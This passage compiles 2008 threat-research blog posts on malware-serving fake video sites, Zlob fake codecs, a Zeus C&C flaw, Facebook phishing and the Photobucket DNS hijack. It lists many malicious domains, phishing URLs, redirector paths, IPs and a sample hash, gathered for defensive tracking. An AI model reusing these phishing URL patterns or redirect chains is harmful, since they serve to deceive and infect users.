2008adultstreamportal2008.com

adult-freetube-8.com

adult18tube2008.com

adultstreamportal2008.com

free-porntube-8.com

353



gt-funny.com

gt-movies.com

gt-stars.com

hot-sextube.com

new-content-s2008.com

newcontent-s2008.com

newcontents2008.com

onlinestreamvide.com

porno-tube20008.com

pornotube-20008.com

pornotube20008.com

sex-18tube-2008.com

sex-tube-20008.com

sex-tube20008.com

sex18tube2008.com

sexi18tube2008.com

sextube18adult.com

sextube20008.com

streamadultvideo.com

xxxstreamonline.com

354

The bottom line - malicious doorways are slowly starting to emerge thanks to the convergence of traffic redirection and management tools with web malware exploitation kits, and just like we've been seeing the adaptation of spamming tools and approaches for phishing purposes, next we're going to see the development of infrastructure management kits, a feature that [3]DIY phishing kits are starting to take into consideration as well.

1. http://ddanchev.blogspot.com/2008/06/blackhat-seo-redirects-to-malware-and.html

2. http://ddanchev.blogspot.com/2008/03/portfolio-of-fake-video-codecs.html

3. http://ddanchev.blogspot.com/2008/05/diy-phishing-kits-introducing-new.html

355





The Zeus Crimeware Kit Vulnerable to Remotely Exploitable Flaw (2008-06-18 22:38)

Just like you have sophisticated cyber criminals trying to scam wannabe cyber criminals by providing them with backdoored web malware exploitation kits and phishing pages, you have cyber criminals looking for ways to obtain access to the most popular exploitation kits and bankers malware C &Cs by finding vulnerabilities within them.

Apparently, [1]Zeus, the crimeware kit which I discussed in a previous post, is susceptible to a remotely exploitable vulnerability according to a proof of concept code I obtained recently . The vulnerability allows the injection of logins and passwords within any misconfigured web interface, due to the way in which Zeus is processing php scripts (web shells and backdoors) from the directory in which it stores the stolen data. Ironically, "Zeus users are advised to take care of their directory permissions, and forbid the execution of scripts from the folder holding all the encrypted stolen information".

The implications of this flaw are huge, since, what used to be the practice of hijacking someone's misconfigured botnet a couple of years ago, is today's hijacking of the malware campaigns's command and control interface, which on the

majority of occasions is left accessible to everyone - including independent researchers and the security community.

356

Picture the following situation - right before the Russian Business Network "disappeared", it [2]threatened to sue Spamhaus for blacklisting most of its old infrastructure, what would happen if the security community starts unethically pen-testing the RBN's infrastructure, and remotely exploit misconfigured Zeus C &Cs in order to estimate the number of infected hosts and the type of stolen data in order to communite its findings to the appropriate parties on all fronts? If the RBN starts suing for getting unethically pen-tested, it would automatically claim ownership of, well, the Russian Business Network's infrastructure which you must be pretty familiar with by now.

Moreover, can we even dare to speculate on the existence of monoculture in crimeware software? You bet,

and finding vulnerabilities within popular crimeware kits and web malware exploitation kits is only starting to emerge, a situation where the market share of a certain kit would attract the most vulnerability research.

1. http://ddanchev.blogspot.com/2008/04/crimeware-in-middle-zeus.html

2. http://www.wired.com/politics/security/news/2007/10/russian_network

357



Fake Celebrity Video Sites Serving Malware (2008-06-20 13:06)

With [1]blackhat search engine optimization tactics clearly converging with social engineering, the result of which is the increasing supply of Zlob malware variants served as fake codecs, it's about time we spill some coffee on several campaigns in order to get a better understanding of the way the campaigns function.

These campaigns are also starting to get so sophisticated, that analyzing a single one will expose another massive SQL injection, reveal several blackhat SEO domain farms, let you obtain fresh Zlob malware variants, and point you to the very latest and undetected rogue software if you manage to expose the entire scammy ecosystem through all the redirections put in place to make it harder to get to the bottom of it.

358



What's important to keep in mind when assessing and shutting down such comprehensive campaigns is that on

the majority of occassions the front end domains as well as the secondary ones are all attempting to download the codecs from hardcoded locations. Consequently, you have 50 front end domains and another 50 as secondary redirection points all attempting to download the codecs from 3 download locations. Once again, the malware authors efficiency centered mentality emphasising on the easy of management for the campaign is making it possible to.

Here's are some currently active fake celebrity video sites serving malware including the codec redirectors : 359



stillnaked.net

funkytube.net

starvid.info

yetmorefun.net

hotnudity.net

alreadynude.com

celebvids.info

sexystar.name

hotserved.net

360



thestars2008.com

nudde.net

gottabigfuick.com

moviecity.se

gossip-starz.com

tmz-video.com

js0.info

superfakamyvideo.com

hdavidz.com

blog-x.in

361

tmz-video.com

newhotpeople.com

dirty-gossips.com

flaxxvid.com

videoid.info

realvideofree.com

yetmorefun.net

popvids.info

ihavewetfuckpussy.com

virus-scanonline.com

adultx2008.com

lux-software2008.com

As well as some sample subdomains for traffic acquisition purposes, since all of these have already been crawled by search engines :

jodie.popvids.info

jessica.popvids.info

tila.popvids.info

paris.celebvids.info

vanessa.celebvids.info

britney.nudde.net

paris.nudde.net

kardashian.nudde.net

vanessahudgens.yetmorefun.net

lindsaylohan.yetmorefun.net

britneyspears.yetmorefun.net

parishilton.yetmorefun.net

kardashian.nudde.net

We also have embedded IFRAMEs and as well as injected ones into vulnerable sites, acting as redirectors to

some of these fake video sites. For instance, at the pedophilesexstories.blog.com we have an injected redirector

- js0.info/?s=16 &k=pedophile+sex+stories &c=5 and js0.info itself is a blackhat SEO operation that's aggregating generic search traffic like this :

362



js0.info/16/5/ragnarok+hentai

js0.info/15/4/antivirus+characteristic

js0.info/16/5/msn+monkey

js0.info/15/4/airplus+internet+security

Once accessed, you get redirected to through [2]two separate redirection campaigns at searchaw.info/sa/in.cgi?16 ; and hmel.info/stds13/go.php , until you finally get to the codecs.

With blackhat SEO-ers already well developed inventory of topical junk content, and experience in what's popular content and what's not, the entry barriers for malware authors into the traffic acquisition joys of blackhat SEO

has never lower.

1. http://ddanchev.blogspot.com/2008/06/blackhat-seo-redirects-to-malware-and.html

2. http://ddanchev.blogspot.com/2008/06/malicious-doorways-redirecting-to.html

363



Phishing Campaign Spreading Across Facebook (2008-06-20 19:36)

Phishers have once again indicated their interest in obtaining fresh passwords for social networking sites, by using the already hacked accounts there in order to social engineer the account holder's friends that the phishing links they leave as comments are legitimate. This latest [1]internal phishing campaign circulating across Facebook, is a part of a bigger phishing operation, whose reliance on fast-fluxed domains used in the campaign indicates it's a part of a botnet.

Sample messages spammed across Facebook :

" hey, howdy?? oh lisen i got a new friend here shex kinda new on facebook..maybe you can give her a lil tym so she can enjoy here?? not forcin u but u can chk out =) "

" i got a new friend here..shex kinda new here..maybe you can give her a lil tym so she can enjoy here?? not forcin u but u can chk out =)...her profile is "

" hi, watsup?? luk i want you to add ma new friend, as she is new here maybe you can give her lil time so she enjoys her online stay :P her profile is "

Sample phishing URLs and fast-flux domains from this campaign :

- facebook.com.profile.id.ep7vu2.749e92q. 916ad771.info /facebook/index.php?id=f543li12

- facebook.com.profile.id.mgt9fr5n.mg6qdo. e77c98037.com /facebook/index.php?id=sjv5ppwqb &auth=5086550

&cyua=dm2yozoq3y

- facebook.com.profile.id.bvbu38.krpz. dortos.net /facebook/index.php?id=y39zjy4c6 &auth=462 &cyua=2wr8tckkg8

- facebook.com.profile.id.10g10th3.7q342k8.

31dd6db6.com /facebook/index.php?id=b36a7sh7 &auth=bnspa

&cyua=31064jrv8u2

364



1d27c9b8fb.com

31dd6db6.com

dortos.net

e77c98037.com

916ad771.info

Related phishing domains sharing fast-flux infrastructure with one another :

paypal.client-confirmation.com

acznc84.com

ccitu938.com

e77c98037.com

365

ccitu938.com

civvi05.com

client29184146.com

cnzu390.com

d71adb12.com

dd25d624.com

f009c270.com

fzkgoo6.com

lvozx90.com

r8t0p0l4.net

2j1f.com

31c5f18a7f.com

3h8ax3.com

4442852.com

47cx972x.com

72195e6.info

aur83jf82la.com

f80a5b31be7.com

gllofj8532.com

3h8ax3.com

47cx972x.com

aur83jf82la.com

client1874741.com

client1929848.com

client9994414.com

ringbe.com

ringbean.com

ringwe.com

xctiw4.com

They also seem to be in a process of diversifying the social networks to be attacked, having Hi5 in mind -

hi5.com.profile.id.yijs.dcrt. 1d27c9b8fb.com /hi5/?id=chrislef &auth=rwx &cyua=albumem

366

Related posts:

[2]Large Scale MySpace Phishing Attack

[3]Update on the MySpace Phishing Campaign

[4]MySpace Phishers Now Targeting Facebook

[5]MySpace Hosting MySpace Phishing Profiles

1. http://blogs.zdnet.com/security/?p=1309

2. http://ddanchev.blogspot.com/2007/11/large-scale-myspace-phishing-attack.html

3. http://ddanchev.blogspot.com/2007/12/update-on-myspace-phishing-campaign.html

4. http://ddanchev.blogspot.com/2008/01/myspace-phishers-now-targeting-facebook.html

5. http://ddanchev.blogspot.com/2008/05/myspace-hosting-myspace-phishing.html

367





Underground Multitasking in Action (2008-06-23 14:07)

How many ways in which a malicious party can abuse its unauthorized access to a host, can you think of? In this example of [1]remotely file included web backdoor (web shell), we have a malicious party that's hosting a web spammer, planning to launch a phishing attack impersonating Halifax, locally hosting blackhat SEO junk pages redirecting to rogue security software, redirecting to multiple live exploit URLs through javascript obfuscations, as well as to fake casinos and fake celebrity video sites - all from a single location.

This risk-forwarding process for all the malicious and criminal activities to the owner of the compromised web server is something usual, what's more interesting in this case is the number and diversity of the affiliations this guy has set up in order to monetize the unauthorized access by using all the possible sources of revenues like the ones I pointed 368



on in a previous post regarding [2]increasing monetization of web site defacements.

In fact, he seems to have built enough confidence in the new "hosting provider", that he's even hosting his blackhat SEO advetising services there. The multiple javascript obfuscations hosted locally, point to the following malicious domains which expose all the revenue generating affiliations, and even more malicious doorways :

analytics-google .info

/q/urchin.js

209.205.196.16/freehost22/paula2/index.php?id=0271

209.205.196.16/freehost22/paula2/exxe.php?id=0271

crklab .us/index.php

my-page-de .info/in.cgi?2 &1400397

369



tapki .cn/1.html?92465

dificalgot .net/s/in.cgi?2?1121268b0d022308

my-page-de .info?default.cgi

magichotgaming .net

allextra .com/best/go.php?sid=2 &tds-parametr1=Taryn+Manning

newextra .com/in.cgi?19 &group=allextra

drivemedirect .com/soft.php?aid=0358 &d=3 &product=XPA

securityscannersite .com/2008/3/freescan.php?aid=880358

Sampe detection rate for the [3]casino adware, a reminder on why you shouldn’t [4]play poker on an infected table :

Scanners result : 7/33 (21.22 %)

Trojan.Casino.466752; W32/Casino.A.gen!Eldorado; Adware.Casino-18

File size: 466752 bytes

MD5...: b0f70441dde5c2b82ba5388f3d566576

SHA1..: 5603b1b972e2cff99d6339fbd8970278f5ff371d

To sum up - with the overall availability of [5]templates for phishing sites, fake video sites, [6]fake security software, as well as the ongoing traffic management tool's convergence with web malware exploitation kits, the opportunity for a malicious party to participate in different [7]affiliate based scams on revenue sharing basis, 370

increases. Therefore, what looked like an isolated attack, is slowly becoming an "attack in between" the rest of the malicious activities lunched by the same party.

1. http://ddanchev.blogspot.com/2007/04/compilation-of-web-backdoors.html

2. http://ddanchev.blogspot.com/2008/06/monetizing-web-site-defacements.html

3. http://ddanchev.blogspot.com/2007/11/malware-serving-online-casinos.html

4. http://ddanchev.blogspot.com/2007/09/dont-play-poker-on-infected-table.html

5. http://ddanchev.blogspot.com/2008/03/phishing-pages-for-every-bank-are.html

6. http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html

7. http://ddanchev.blogspot.com/2007/10/incentives-model-for-pharmaceutical.html



An Update to Photobucket's DNS Hijacking (2008-06-24 12:19)

With [1]Photobucket's recently hijacked DNS records by Turkish hacking group, the second high profile DNS hijack for the past two months next to [2]Comcast.net's DNS hijacking in May, domain [3]registrant impersonation attacks seems to fully work, and Tier 1 domain registrars remain susceptible to them.

So far, none of these DNS hijacks served any malware, live exploits, or bogus home pages aiming to steal accounting data. However, the DNS hijacking by itself resulted in a Denial of Service attack on Photobucket, one that would have required a great deal of bandwidth if it were executed in the old fashioned frontal attack approach.

And with Photobucket still labeling the DNS hijacking as a "DNS error", their failure to admit what has actually happened is already sparkling quite a few negative comments across the Web - with a reason. Creating alternate realities when it comes to evidential proof of a hack isn't necessarily state of the art public relations. Photobucket.com's domain registrar, [4]the Register.com comments on the DNS hijacking :

" The Photobucket site was down for a very short time and was restored immediately when we became aware of the issue." Roni Jacobson, general counsel of Register.com, said in a statement on Thursday. "We are currently investigating the source of the problem. "

As well as Atspace.com's (Zettahost.com) [5]statement left on their site regarding the DNS hijacking :

" IMPORTANT! Photobucket.com problem read here:

Last night Photobucket.com DNS at register.com was hacked by malicious people that are trying to compromise our business! We are in no way affiliated with such bad deeds and cooperate with photobucket in capturing these individuals. They have pointed the domain photobucket.com to an account hosted on our systems! We have blocked

that and photobucked techs have restored the domain pointing to its original location!ALL account information and pictures on photobucket.com are OK, please have patience! Unfortunately the complete DNS replication usually takes 372

24-48 hours and during this time caches DNS records might still point to us!

The normal operation of Photobucket is restored and as soon as the replication is complete there should be no further such issues! We would like to emphasize that we are in now way responsible for what happens with photobucket and all users bumping across our systems!

We are a legitimate web hosting company operating since 2003 and in no way tolerate such hacking attempts! If you have any questions please do not hesitate to contact us at abuse@zettahost.com! Thanks for your patience and understanding! "

When the affected company acts like nothing's happened, whereas multiple sources continue providing pieces

of the puzzle, a statement on the measures taken to prevent that type of hijacking in the future would be better PR

than denying the hijacking of the first place and the fact that they could have pointed Photobucket.com to anywhere they wanted to.

1. *http://blogs.zdnet.com/security/?p=1285*


2. *http://blogs.zdnet.com/security/?p=1213*

3. *http://blogs.zdnet.com/security/?p=1208*

4. *http://news.cnet.com/8301-10784_3-9973345-7.html*

5. *http://atspace.com/dedicated-web-server-hosting-domain-articles-news/*


373



Fake Porn Sites Serving Malware (2008-06-25 16:11)

Ah, that RBN with its centralization mentality for the sake of ease of management and 99.999 % uptime. In this very latest example of using malicious doorways redirecting to fake porn sites, consisting of over twenty different domains serving the usual Zlob malware variants, we have a decent abuse of a template for a porn site.

The easy of management of such domain farms and the availability of templates for high trafficked topic segments such as celebrities and pornography, continue contributing to the increasing number of Zlob variants served through fake codecs. Moreover, once set up, the malicious infrastructure starts attracting now just generic search traffic, but also traffic coming from affiliates with whom revenue is shared on the basis of the number of people that downloaded the codec.



1	66.96.85.113	search-top.com	search-top.com
2	78.108.177.101	watchnenjoy.com	watchnenjoy.com
3	78.108.177.105	craziestclips.com	craziestclips.com
4	85.255.118.154	immensevids.com	immensevids.com
5	64.28.185.77	service-porn.com	scan-porn.net
6	64.28.185.76	pleasure-porn.com	poweradult.net
7	64.28.178.242	planetfreepornmovies.com	planetfreepornmovies.com
8	64.28.185.75	about-adult.net	about-adult.net
9	64.28.185.77	service-porn.com	service-porn.com
10	64.28.185.76	pleasure-porn.com	pleasure-porn.com
11	64.28.185.78	porn-the.net	porn-the.net
12	64.28.185.78	porn-the.net	porn-pleasure.net
13	64.28.185.75	about-adult.net	abc-adult.com
14	64.28.185.74	look-adult.net	look-adult.net
15	64.28.185.76	pleasure-porn.com	name-adult.net
16	64.28.185.75	about-adult.net	group-adult.net
17	64.28.185.77	service-porn.com	useporn.net
18	64.28.185.78	porn-the.net	porn-look.net
19	64.28.185.75	about-adult.net	about-adult.net
20	64.28.185.78	porn-the.net	porn-popular.com
21	64.28.185.75	about-adult.net	group-adult.net
22	64.28.185.77	service-porn.com	service-porn.com
23	64.28.185.76	pleasure-porn.com	pleasure-porn.com
24	64.28.185.75	about-adult.net	contact-adult.net
25	64.28.185.76	pleasure-porn.com	helpporn.net
26	64.28.185.77	service-porn.com	porn-comp.com
27	64.28.184.174	vipcodec.net	vipcodec.net

In this campaign, the malicious doorway that expands the entire ecosystem is located at search-

top.com/in.cgi?5 &parameter=drs (66.96.85.113). A redirector that appears to [1]have been operating since 2006, according to this forum posting.

What follows on-the-fly, are all the fake porn sites whose legitimately looking videos attempt to download a Zlob malware variant from a single location - vipcodec.net . Here are all the fake porn sites, and the associated campaigns in this redirection :

watchnenjoy .com /index.php?id=1287 &style=white

craziestclips .com /index.php?id=1287 &q=


immensevids .com

planetfreepornmovies .com /?t=1 &id=1219

poweradult .net /edmund/16551689/1/ &id=1219

scan-porn .net /rosalyn/1742941675/1/ &id=1219

375



about-adult .net /emiline/108846601/1/ &id=1219

service-porn .com /inde/964842117/1/ &id=1219

pleasure-porn .com /elnora/648311952/1/ &id=1219

porn-the .net /verge/1734135233/1/ &id=1219

porn-pleasure .net /dal/1663381205/1/ &id=1219

scan-porn .ne

t /gretchen/515268975/1/ &id=1219

376

abc-adult .com /lillah/1467790484/1/ &id=1219

about-adult .net /jenne/434165228/1/ &id=1219

look-adult .net /ette/681831796/1/ &id=1219

about-adult .net /mime/65729013/1/ &id=1219

name-adult .net /alfe/550398461/1/ &id=1219

group-ad

ult .net /demerias/867452637/1/ &id=1219

useporn .net /rhode/167691118/1/ &id=1219

porn-look .net /hephsibah/1254235416/1/ &id=1219

scan-porn .net /hence/1684651134/1/ &id=1219

abc-adult .com /kendra/371598555/1/ &id=1219

name-adult .net /link/1334727639/1/ &id=1219

porn-the .net /flo/84660854/1/ &id=1219

porn-popular .com /assene/875893411/1/ &id=1219

about-adult .net /charlotta/972714195/1/ &id=1219

porn-comp .com /orlando/761508522/1/ &id=1219

useporn .net /jemima/1405735776/1/ &id=1219

about-adult .net /obadiah/263904242/1/ &id=1219

group-adult .net /douglas/1110779475/1/ &id=1219

porn-look .net /lydde/1844064103/1/ &id=1219

pleasure-porn .com /marcia/1627490290/1/ &id=1219

377

service-porn .com /cono/295680123/1/ &id=1219

group-adult .net /wes/1733468207/1/ &id=1219

abc-adult .com /wib/648341815/1/ &id=1219

scan-porn .net /greg/2064937302/1/ &id=1219

contact-adult .net /maris/33184936/1/ &id=1219

look-adult .net /regina/1273816838/1/ &id=1219

abc-adult .com /gwendolyn/869744046/1/ &id=1219

service-porn .com /carthaette/1021629112/1/ &id=1219

scan-porn .net /ninell/1522355420/1/ &id=1219

porn-pleasure .net /waldo/755290223/1/ &id=1219

porn-the .net /green/669090607/1/ &id=1219

try-adult .com /lula/447057398/1/ &id=1219

visit-adult .net /jay/1021153563/1/ &id=1219

contact-adult .net /rosa/849017739/1/ &id=1219

name-adult .net /hannah/2111126283/1/ &id=1219

about-adult .net /robin/2114086747/1/ &id=1219

scan-porn .net /geraldine/921262381/1/ &id=1219


contact-adult .net /christine/1821111087/1/ &id=1219

porn-popular .com /frederica/364993202/1/ &id=1219

about-adult .net /kerste/735582753/1/ &id=1219

porn-the .net /vine/715820953/1/ &id=1219

378



porn-the .net /newt/1835463160/1/ &id=1219

try-adult .com /max/602914725/1/ &id=1219

porn-pleasure .net /cille/1420660046/1/ &id=1219

poweradult .net /phililpa/178057959/1/ &id=1219

name-adult .net /lise/1379126759/1/ &id=1219

pleasure-porn .com /marianne/1083617952/1/ &id=1219

poweradult .net /emile/1173468576/1/ &id=1219

useporn .net /patse/155685496/1/ &id=1219

helpporn .net /verna/625840253/1/ &id=1219

name-adult .net /aubrey/190928373/1/ &id=1219

about-adult .

net /alphinias/1345158043/1/ &id=1219

379

useporn .net /rosa/223743611/1/ &id=1219

pleasure-porn .com /nerva/1509620489/1/ &id=1219

helpporn .net /leet/1619667733/1/ &id=1219

about-adult .net /roberta/887345003/1/ &id=1219

porn-pleasure .net /tore/1032556395/1/ &id=1219

useporn .net /bo/1963737386/1/ &id=1219

